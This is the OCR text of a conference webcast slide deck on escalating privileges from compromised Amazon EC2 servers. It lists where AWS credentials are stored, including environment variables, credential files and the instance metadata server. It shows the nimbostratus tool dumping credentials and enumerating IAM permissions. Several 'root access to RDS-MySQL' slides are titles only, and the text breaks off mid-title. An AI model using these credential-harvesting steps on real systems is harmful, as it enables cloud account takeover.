Amazon AWS Security Basics


Escalating privileges from EC2

Andrés Riancho – TagCube CTO
BlackHat Webcasts

TagCube

Agenda

- Privilege escalation: Classic vs. Cloud
- The hacker’s perspective
  - AWS credentials and instance profiles
  - Privilege escalation examples
- IAM from the developer’s perspective
- Hacme cloud: The nimbostratus tool
- Conclusions



Privilege escalation

Because gaining access to only one server is not fun enough


Non-cloud network privilege escalation

After gaining access to a server intruders use **different techniques to access other resources** in the target network:

- `rsh / rlogin / rexec`: *hopefully nobody uses this anymore!*
- Hard-coded credentials
- SSH and keys without password

Privilege escalation in Amazon EC2

- An attacker can still use the previous privilege escalation techniques
- EC2 servers usually connect to other AWS services, so AWS credentials are present in the system *(hard-coded, environment variables, instance profiles, etc.)*.
- Misconfigured IAM profiles can be used to elevate the AWS user's privileges, perform DoS attacks and access private information.



AWS privilege escalation examples

The attacker's perspective

Credentials at AWS_* environment variables

- Compromised an EC2 server where do I find the AWS credentials?
  - `AWS_ACCESS_KEY` and `AWS_SECRET_ACCESS_KEY` environment variables
  - Hard-coded into the application source
  - `~/.aws/credentials`
  - `~/.boto`
  - `~/.fog`

- Each time an EC2 instance starts, AWS creates a "meta-data server" which is only accessible/routed for that instance. If an instance profile was configured credentials can be found at:

  http://169.254.169.254/

nimbostratus --dump-credentials

Nimbostratus knows how to retrieve credentials from:


- AWS_ACCESS_KEY and AWS_SECRET_ACCESS_KEY environment variables
- `~/.boto`
- Instance profile (meta-data server) http://169.254.169.254/

```
user@ec2-server:~/nimbostratus$ nimbostratus --dump-credentials

Found credentials
  Access key: AKIAJSL6ZPLEGE6QKD2Q
  Secret key: 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
```


Privilege enumeration with nimbostratus

```
andres@laptop:~/nimbostratus$ nimbostratus dump-permissions
                                           --access-key=...
                                           --secret-key=...

Starting dump-permissions
These credentials belong to low_privileged_user, not to the root account
Getting access keys for user low_privileged_user
User for key AKIAIV...J6KVA is low_privileged_user
{u'Statement': [{u'Action': u'sqs:*',
                 u'Effect': u'Allow',
                 u'Resource': u'*',
                 u'Sid': u'Stmt1377109045369'}]}
```


Get root access to RDS-MySQL




Get root access to RDS-MySQL




Get root access to RDS-MySQL




Get root access to RDS-MySQL



Get root access to RDS-MySQL




Get root access to RDS-MySQL




Get root access to 